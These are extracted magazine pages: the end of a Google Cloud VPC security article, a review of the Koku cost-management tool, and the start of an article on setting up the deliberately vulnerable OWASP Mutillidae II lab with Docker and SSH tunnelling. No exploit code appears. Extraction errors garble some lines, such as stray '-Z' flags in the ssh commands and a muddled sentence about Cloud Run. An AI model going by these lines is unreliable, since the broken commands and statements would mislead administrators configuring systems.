


Figure 3: The Cloud NAT architecture lets VMs communicate with the Internet. © Google [2]

services, you can do without Cloud NAT. Although many Google services have public IP addresses, Google provides a technology known as Private Google Access to access them directly with a VPC. This method only requires appropriate DNS entries and routing. More specifically are DNS domains for which you need to set up private zones. For example, most Google APIs reside in the *googleapis.com* domain. To match this, you can create a zone for that domain in your Cloud DNS. In the zone, you then need to set up an A record for IP addresses 199.36.153.8, 199.36.153.9, 199.36.153.10, and 199.36.153.11. Additionally, you need a CNAME record for **.googleapis.com* that points to the A record you created. Now you just need the routing. To do this, go to the VPC's administration page, switch to the *Routing* tab and add a route with the target 0.0. 0.0/0, whose next hop is the default Internet gateway.

Protecting Serverless Workloads

In addition to VMs, serverless workloads (Cloud Functions, Cloud Run, or App Engine) also need access to a VPC from time to time, which is often accompanied by a desire to isolate all network traffic from the Internet. Cloud Functions can be handled by *VPC Serverless Access*, and Cloud Run can at least be implemented for Cloud Functions and Cloud Run. To do this, you first need to reserve a /28 subnet in the corresponding VPC.

Next, deploy the Serverless VPC Access connector. With its help, you can ultimately access VPC resources; managed Google resources, such as Cloud SQL or Memory with private IP addresses; or local networks if hybrid connectivity is available. As soon as the Serverless VPC Access connector is up and running, you need to sharpen up in terms of security, because you will want all incoming

and outgoing network traffic to pass through the connector, preventing access by public IP addresses.

Deploying Private Service Connect

Private Service Connect (PSC) is another exciting advancement with a number of possible use cases. In short, this product creates an endpoint in a VPC that abstracts a service outside the VPC. Access is by internal IP addresses and is therefore easily controlled. The first use case is for access to Google APIs. This approach is similar to Private Google Access, but it differs in that all network traffic in the VPC is private, and you do not need to configure a route to the Internet gateway to access Google APIs. You would create a PSC endpoint for the Google API bundles described earlier. It is also a good idea to create mnemonic names for the individual services in the DNS (e.g., *storage-vialink1.p.googleapis.com*). PSC endpoints take this one step further with HTTP(S) user service controls. An HTTP(S) load balancer is also created in the process. You can control granularly which URLs you want to assign to the balancer and how they will be published. Additionally, you can import your own certificates to access Google services and make local services available via the load balancer. The third option is to use PSC endpoints to provide your own services or make them consumable by others – which is also possible across VPCs, projects, regions, and organizations. Technically, this method works like the other variants with NAT, which is set up in the background during the process. On the provider side (Producer VPC), you create an HTTP(S) load balancer, including a back end, and publish it with a service attachment. Consumers can then use this service.

Monitoring and Logging

Network security also involves monitoring, for which Google provides a number of on-board tools. At this point, I'll look at VPC Flow Logs and

The screenshot shows the 'Create Cloud NAT gateway' configuration page in the Google Cloud Platform console. The sidebar on the left lists 'Network services' with options like Load balancing, Cloud DNS, Cloud CDN, Cloud NAT (selected), Traffic Director, Service Directory, Cloud Domains, and Private Service Connect. The main content area has the following sections:

- Cloud NAT**: A brief description of Cloud NAT and a link to 'Learn more'.
- Gateway name ***: A text input field containing 'nat-gw-01'.
- Select Cloud Router**: A section with three dropdown menus: 'Network *' (set to 'default'), 'Region *' (set to 'europe-west3 (Frankfurt)'), and 'Cloud Router *' (set to 'router-01').
- Cloud NAT mapping**: A section with a dropdown menu for 'Source (internal)' set to 'Primary and secondary ranges for all subnets'.
- Cloud NAT IP addresses**: A dropdown menu set to 'Automatic (recommended)'.
- Destination (external)**: A dropdown menu set to 'Internet'.
- ADVANCED CONFIGURATIONS**: A section with a 'CREATE' button and a 'CANCEL' button.

Figure 4: When creating a Cloud NAT instance, secondary ranges allow a VM to have multiple IP addresses.



Cost management for cloud services

Every Cent Counts

Cost management for clouds, containers, and hybrid environments tends to be neglected for reasons of complexity. The open source Koku software shows some useful approaches to this problem, although the current version still has some weaknesses. By Holger Reibold

Cloud services generally have the reputation of achieving significant cost advantages over on-premises installations. However, practical experience shows that many companies fail to estimate the expenses they will incur and the expenses that will arise during ongoing operations. In this context, they also fail to analyze existing services to identify a potential for optimization.

Cloud costs can only be meaningfully evaluated by comparing them with the value they generate; that is, optimizing cloud expenses is always related to optimizing applications and balancing performance and cost. Optimization depends on understanding the application performance and the value of all workloads running in the cloud.

In this respect, it is no surprise that solutions in the fields of cost, performance, and capacity management are becoming increasingly important – especially with the cloud and application sides combined. Koku [1] aims to identify and bundle cost data from different sources. The result is a database that supports decisions regarding utilization and potential optimization opportunities. Koku not only records and analyzes costs, but also forecasts of cost trends.

Project Koku

Koku is open source software for cost management of clouds, containers, and hybrid cloud environments. The software is designed to identify, centrally bundle, and

analyze the pertinent cost data associated with various services. In doing so, the cost specialist pursues the overriding goal of transparency, recording expenses where they are incurred and mapping these expenses across the cloud.

By bundling and analyzing these costs, including their development, over time, you can draw conclusions about the potential for optimization. Additionally, unnecessary expenses are identified with forecasts for cost developments. Koku visualizes the various data, improving visibility for cloud-specific costs.

Decision makers gain several advantages. On the basis of visualization of resource use and expenses, use patterns that require further analysis can be identified in a targeted

Photo by Elijah Mears on Unsplash

way. Moreover, you can consolidate and process the acquired data with third-party tools. The current version of Koku supports public clouds such as Amazon Web Services (AWS) and Microsoft Azure, as well as container platforms such as Kubernetes and OpenShift. In this context, Koku is already an integral part of OpenShift's cost management setup.

The free cost management environment is based on a modular architecture that comprises three components:

- Koku API (report and query API service)
- Koku UI (front-end web user interface)
- Masu (data acquisition service)

For development and testing purposes, Koku has a built-in test data generator in the form of Nise.

Koku in OpenShift

Even though Koku is an open source tool, it is strongly tied to Red Hat's OpenShift platform. The Koku UI in particular depends on Red Hat Insights, making it difficult to deploy in other environments. Unfortunately, the developers do not provide any hints on how to integrate the program into third-party environments.

The Koku package includes a template file to help Koku interact with the OpenShift environment. According to the developers, this template has presets for most application scenarios. To prepare the Koku API application for interaction with OpenShift, run

```
make oc-create-all
```

in the OpenShift command-line interface (CLI). The task of configuring the environment is complicated by the fact that the developers provide virtually no information on the options. To start the deployment of the web application and PostgreSQL database, type:

```
make oc-create-koku
make oc-create-db
```

The name of the web front end is Koku UI and is based on PatternFly and ReactJS, which you need to install individually. The developers describe the procedure for this in detail online [21]. You also need to import the Masu component, which comprises various parts, including a web service, a message bus, and workers. Unfortunately, the Koku developers do not provide packages to support a simple installation and configuration process.

Integrating Relevant Data

The first step in establishing the cost management environment is to define the data acquisition source. It is also important to identify the data sources of your existing clouds. In particular, you need service-specific tags and metadata. Finally, you need to determine who has access to cost management. Because Koku is tightly integrated with Red Hat Insights, the platform gives you easy answers to the questions posed here.

To use Koku, you first need to install an OpenShift container platform cluster. The cost management operator is not preinstalled by default. However, you can change this in the *Operators | OperatorHub* tab. In the Install Operator dialog, select the *cost-management-metrics-operator* namespace for the installation. If the namespace does not yet exist, it will be created for you. Pressing the *Install* button starts the installation. After a short wait, the *Cost Management Metrics Operator* will be globally available.

Understanding Cost Models

Given different sources combined with different cost data and metrics, consolidated costing with accurate cost allocation is complex in practice. Koku solves this problem by introducing a cost model. This framework defines the pricing principles for the expenditures stored in your cost management application. A model like this lets you assign prices to the metrics provided by the various

sources and ultimately delivers the costs of resource usage. In essence, this involves normalizing the various cost types so that a uniform database is available on which to base further costing. To apply the underlying strategy correctly in practical terms, you need to understand various aspects. The model references raw costs and metrics to compute the price of the expenditures drawn from the cost management framework. Its specific task is budgeting and accounting, as well as visualizing and analyzing costs. You can enter and categorize the various items generated by the model and assign them to specific customers, business units, or projects.

Koku distinguishes between two levels: system infrastructure costs and incidental costs. Infrastructure expenditures can come from two sources: expenditures that the cloud provider reports directly in the form of a Cost and Usage Report and other infrastructure costs. Koku classifies the expenses incurred for cloud services as “standard infrastructure costs.” By default, Koku classifies the expenses that OpenShift Container Platform nodes and clusters incur as infrastructure costs, but it can optionally consider them incidental expenses. All expenses that are not directly related to the use of the infrastructure are reported as incidental expenses.

The workflow starts where the source data is generated: raw data from the cloud providers or the OpenShift metrics. Koku collects cost data from the following sources:

- **Inventory:** A list of all resources, regardless of whether they are currently in use. For example, if your OpenShift environment includes an unused node, it will still incur the agreed fixed costs. Koku supports several approaches for collecting inventory data. Cost management can generate the data from AWS Cost and Usage Reports, Azure or Google Cloud exports, or OpenShift Metering Operator reports.
- **Metrics:** A subset of the OpenShift inventory that shows usage and consumption for each resource.

Figure 1: Cost model configuration tasks include allocating potential surcharges or discounts.

■ Cloud raw costs: AWS, Azure, and Google Cloud cost management reports that list resource consumption and expenses. You do not need to configure a custom price list for cloud sources.

The various items of data are passed in to the cost model framework, which lets you define surcharges and discounts for the different sources (Figure 1). On the OpenShift Container Platform, you need to generate a price list yourself and assign it to the sources to define the cost of using these resources. The price list contains

the different rates for storage, RAM, CPU utilization, requirements, clusters, and nodes. As far as AWS, Azure, and Google Cloud sources are concerned, you can create models to account for incidental expenses or overhead in your environment.

Koku collects the costs of the various sources and allocates them to infrastructure or incidental costs. It then distributes the expenses to the resources in the environment. You can use tags, if needed, to allocate costs to teams, projects, or groups within your organization.

Setting Up a Cost Model

To create a cost model for your cloud services, open *Cost Management* | *Cost Models* in Red Hat Insights on the Red Hat Hybrid Cloud Console to manage the cost configurations (Figure 2). To create an initial model, press *Create cost model*. The wizard that appears will guide you through four steps.

In the first step, you need to assign a name and a description for the model; then, determine the data source with the *Source Type* selection menu. You can choose between AWS, Microsoft Azure, Google Cloud Platform, and Red Hat OpenShift Container Platform. Pressing *Next* takes you to the optional pricing section where you define surcharges and discounts to the pricing parameters. The challenge in this step is to account adequately for any additional expenses caused by managing an account. This contribution margin is always going to be an estimate, and you take on a certain risk of an incorrect assessment here.

The next step is to specify the source for the cost definition that you created previously. A search function is available for this function. The final step in configuring the cost model is the summary of the configuration steps.




Figure 2: At first glance, creating a cost model seems trivial, but you need to know the details of these models.

Cost Input and Visualization

After you have configured the OpenShift environment for importing cost and usage data and saved the required cost models, the conditions for cost input and report generation are in place. The *Cost Explorer* selection is responsible for visualizing the cost data.

Cost Explorer lets you create custom charts with time-scaled costs and usage information to visualize and interpret your expenses in a superior way. You can restrict the visualization to specific views (e.g., a location- or project-based view). The *Clusters* tab tells you which areas have the highest costs.

Expenditure trends are plotted over time by default, but you can also

generate custom bar charts with your cost and usage data. Cost Explorer also helps you identify conspicuous events. An export function supports downstream processing of user-defined cost data tables in third-party applications.

Weaknesses

Koku shows some weaknesses in practice. The forecast function only supports rudimentary forecasts. The visualization tool also falls well short of expectations raised by the product description. Moreover, no warning mechanism is available to output alerts when certain thresholds are reached.

How Koku might be persuaded to interact with other enterprise solutions (e.g., enterprise resource planning,

ERP, systems) is unclear. Although data transfer from the PostgreSQL database seems possible in principle, the amount of work this task would involve is huge.

In principle, central bundling of cost centers promises additional information, but this only makes sense if you use various service offerings and the cost situation is threatening to become unmanageable. In its current version, Project Koku provides only a rudimentary project-based breakdown of costs, in the style of ERP systems such as Odoo. This information is also essential for services to bill the provided services accurately.

Conclusions

More and more enterprises are realizing that cost management is required

for cloud services, too. Although most cloud service providers offer their own solutions, the challenge is consolidating data if you use different services. Tools like Koku could fill this niche. In principle, the approach of combining cost data from different players is a good thing. Thus far, Koku occupies a special position among open source tools, but because of its dependence on Red Hat Insights, its scope of use is severely limited. In fact, the current version of Project Koku is only interesting for Red Hat users. ■

Info

- [1] Project Koku:
[<https://project-koku.github.io>]
- [2] Getting started with Koku:
[<https://github.com/project-koku/koku-ui#getting-started>]

IT Highlights at a Glance



Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox.

Linux Update • ADMIN Update • ADMIN HPC

Keep your finger on the pulse of the IT industry.

ADMIN and HPC: bit.ly/HPC-ADMIN-Update

Linux Update: bit.ly/Linux-Update



Hacking Mutillidae II

Wasp Attack

Ethical hacking against the Mutillidae II vulnerable application can improve your security knowledge. By Chris Binnie

There are few better ways to learn about offensive security than by using intentionally vulnerable applications. One such application that has stood out in a crowd for many years and has seen some notable version upgrades over the last few months is Mutillidae II [1], now available to practice ethical hacking. Provided by the OWASP Foundation [2], the Open Worldwide Application Security Project is a cornerstone of cybersecurity on today's Internet, providing an established community with educational training materials, along with an eye-watering set of tools to improve security knowledge.

In existence for almost two decades, offered free of charge, and open source, OWASP Mutillidae II is quite a sight to the uninitiated. Built for Linux and Windows, it contains a staggering number of vulnerabilities against which to practice, along with extremely helpful tips for varying levels of experience to assist with walking you through some of the security challenges. The GitHub README describes Mutillidae II as an: "easy-to-use web hacking environment designed for labs, security enthusiasts, classrooms, CTF [capture the flag], and vulnerability assessment tool targets."

In this article, I'll show you how to install Mutillidae II on an AWS instance, look at some of its genuinely impressive features to get you started, and try to take an exploit through to completion.

I'm sure at this point you are wondering about the origin of the name (and how to pronounce it). The Wikipedia [3] page does a great job of joining the dots with the link to wasps: "The Mutillidae are a family of more than 7,000 species of wasps whose wingless females resemble large, hairy ants." They're also known as velvet ants because of their dense hair.

AmlContained

The Mutillidae II GitHub repository offers links to video tutorials on YouTube, and if you have a LAMP (Linux, Apache, MySQL, PHP) server readily available on which to install Mutillidae II, there is a specific link [4] for immediate installation of the application. Also, a comprehensive guide of YouTube videos [5] can help you get things working just as you like; you can even find guides for running the application on Google Kubernetes Engine (GKE), which merits a look, too. In this article, I demonstrate the containerized approach, which the

GitHub repository says will spin up five containers, so you can run Apache/PHP, MySQL, OpenLDAP, phpMyAdmin, and phpLDAPadmin containers as your testing laboratory. You can run the containers locally on a laptop, remotely in AWS, or on another server.

Before creating the containers, take a look at the features you can look forward to seeing, again from the GitHub README:

- Mutillidae II boasts 40+ vulnerabilities and challenges.
- Each of the highly regarded OWASP Top 10 security threats are covered (all the threats are included from the 2007, 2010, 2013, and 2017 Top 10 reports).
- Updates are promised frequently, ensuring the application's stability and potentially offering new features or improvements.
- A single button click can reset all of the application components to their defaults to start again if you succeed or, of course, crash the application to try another challenge.

On Your Marks

The excellent Docker Engine facilitates the Mutillidae II container install from the OWASP GitHub repository

Photo by USGS on Unsplash

Table 1: Container Packages

docker.io		docker-compose
binutils	libintl-xs-perl	docker-compose
binutils-common	libmodule-find-perl	python3-cached-property
binutils-x86-64-linux-gnu	libmodule-scandeps-perl	python3-docker
cgroupfs-mount	libperl5.32	python3-dockerpty
containerd	libproc-processtable-perl	python3-docopt
docker.io	libsort-naturally-perl	python3-texttable
git	libterm-readkey-perl	python3-websocket
git-man	needrestart	
libbinutils	patch	
libctf-nobfd0	perl	
libctf0	perl-modules-5.32	
liberror-perl	runc	
libgdbm-compat4	tini	
libintl-perl		

[6]. I have a vanilla Debian Linux instance in AWS, so I start by installing Docker Engine:

```
$ apt install docker.io
```

The new packages in [Table 1](#) are installed. Once the process is finished, the `docker ps` command proves it was successful, with no running containers displayed under the each column head. Next, you need to install Docker Compose, which helps codify a multi-container build:

```
$ apt install docker-compose
```

The additional packages required are listed in [Table 1](#). Now that you have Docker Compose installed, you can pull the Mutillidae code down from GitHub and enter the directory once it has been cloned:

```
$ git clone https://github.com/webpwnized/Mutillidae-docker.git
$ cd mutillidae-docker
```

If you run `ls` in that directory, the usual suspects appear along with a `docker-compose.yml` file. Inspection

reveals that it contains a number of sections (database, database_admin, www, directory, directory_admin, volumes, and networks), all of which fire up containers to run the respective services. To do just that, use the command:

```
$ docker-compose up -d
```

Incidentally, the `-d` runs the containers in the background, or daemonizes them. [Listing 1](#) shows the first part of the installation process for Docker Compose.

The install process is relatively lengthy, at least with the specification of my cheap AWS instance, but after a few minutes and lots of terminal output, the installation completes. You can expect this text at the end, denoting success:

```
Creating database ... done
Creating directory ... done
Creating database_admin ... done
Creating www ... done
Creating directory_admin ... done
```

To make sure it works, run the `docker ps` command again; and, if you are running

on AWS, now is the time to make sure you are ready to adjust AWS Security Groups settings so that you can access the Mutillidae II web server port too. The `docker ps` command would usually show any errors from a container perspective; however, you will note that in [Figure 1](#) only four containers are running, not the expected five. I will come back to the missing container in a moment. First though, you need to connect to the AWS instance from your browser. Notice that the containers are running on the AWS instance's localhost IP address, so the services can't be seen from the Internet. Luckily, a time-honored SSH trick gets around that problem.

Getting Trickys

I decided to add a line to my laptop's `/etc/hosts` file for the name `target.local` and point the AWS instance's IP address at it for ease of reference. Now I use SSH port forwarding to tell my laptop to redirect any traffic requested on 127.0.0.1 through TCP ports 8000 and 8001 to TCP ports 80 and 81 of my AWS instance, respectively,

```
$ ssh -L 8000:127.0.0.1:80 -Z
chris@target.local -p2222 -Z
# Main Mutillidae web server
$ ssh -L 8001:127.0.0.1:81 -Z
chris@target.local -p2222 -Z
# phpMyAdmin web server
```

Listing 1: Docker Compose Install (top)

```
root@ip-10-78-35-6:~/mutillidae-docker# docker-compose up -d
Creating network "mutillidae-docker_datanet" with the default driver
Creating network "mutillidae-docker_ldapnet" with the default driver
Creating volume "mutillidae-docker_ldap_data" with default driver
Creating volume "mutillidae-docker_ldap_config" with default driver
Building database
Step 1/3 : FROM mysql:debian
debian: Pulling from library/mysql
9e3ea8720c6d: Pull complete
6654d9c12503: Pull complete
[...snip...]
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAM
5586b73d64b4	webpwnized/mutillidae:database_admin	"/docker-entrypoint..."	About a minute ago	Up About a minute	127.0.0.1:81->80/tcp	dat
1c3e83beb69e	webpwnized/mutillidae:www	"docker-php-entrypoi..."	About a minute ago	Up About a minute	127.0.0.1:80->80/tcp, 127.0.0.1:443->443/tcp	www
103ba85d61c6	webpwnized/mutillidae:ldap_admin	"/container/tool/run"	About a minute ago	Up About a minute	443/tcp, 127.0.0.1:82->80/tcp	dir
1b98577c649a	webpwnized/mutillidae:ldap	"/container/tool/run"	About a minute ago	Up About a minute	127.0.0.1:389->389/tcp, 636/tcp	dir

Figure 1: The output is a little difficult to read, but multiple containers are running.




Figure 2: All is not well in the land of phpMyAdmin.

where -p2222 refers to the SSH server port running on the AWS instance. You will need two separate terminal sessions to open each of these port forwarding sessions with these examples. I only use one terminal to open the main Mutillidae web server port up, because that's all I need for the vulnerabilities in this article. See the README on GitHub for other port numbers that may be of interest.

The Great Reveal

To check that the web server for phpMyAdmin is working properly, I connect to `http://localhost:8001` from my browser. However, disaster strikes, as shown by the nasty error in red (Figure 2).

The errors relate to database issues and could be the missing container mentioned before that didn't show up in Figure 1. Visiting `http://localhost:8000` for the main Mutillidae web server doesn't offer much hope, judging by the errors shown at the top of Figure 3.

According to the blue text, I can [Click here](#), apparently to set up the database. Sadly,

that fails with lots of errors; however, I'll use that link again in a second. In the terminal I used to run Docker Compose, I scroll up through the logging output and spot the error: `RAM: database exited with code 137`. A very quick bit of googling revealed the issue (unrelated to Mutillidae). I was using an AWS instance without enough RAM for Mutillidae to run all of its services, and the MySQL database container was failing to start up. I quickly destroyed the existing instance and created a new one with an upgraded specification to offer 4GB of RAM and two virtual (v)CPU cores [7]. In my case, that was from the `t2` family and classed as a `t2.medium` in the North Virginia region. I then cloned the correct repository again, having logged in to the AWS

Thankfully clicking the [Click here](#) link at the top of the page offers a different result this time and it starts configuring MySQL so it will accept the correct details for Mutillidae. Figure 5 is the pop-up dialog box on which I click OK to proceed.

The next step produces some interesting output about inserting tables into the database, and Figure 6 shows Mutillidae II in its full glory (after clicking *Continue*).

Becoming an 3l33t Haxx0r

A fully operational database-driven Mutillidae II application is now ready, against which you can practice your ethical hacking skills.

Before going a little deeper and getting your hands dirty, you should




Figure 3: All is also not well in the land of Mutillidae.




Figure 4: Oh no! A new database error.




Figure 5: Click OK to proceed.



Figure 6: A working Mutillidae II web server and database.

Table 2: Security Levels

Security Level	Description
0	Hosed
1	Client-side security
5	Secure

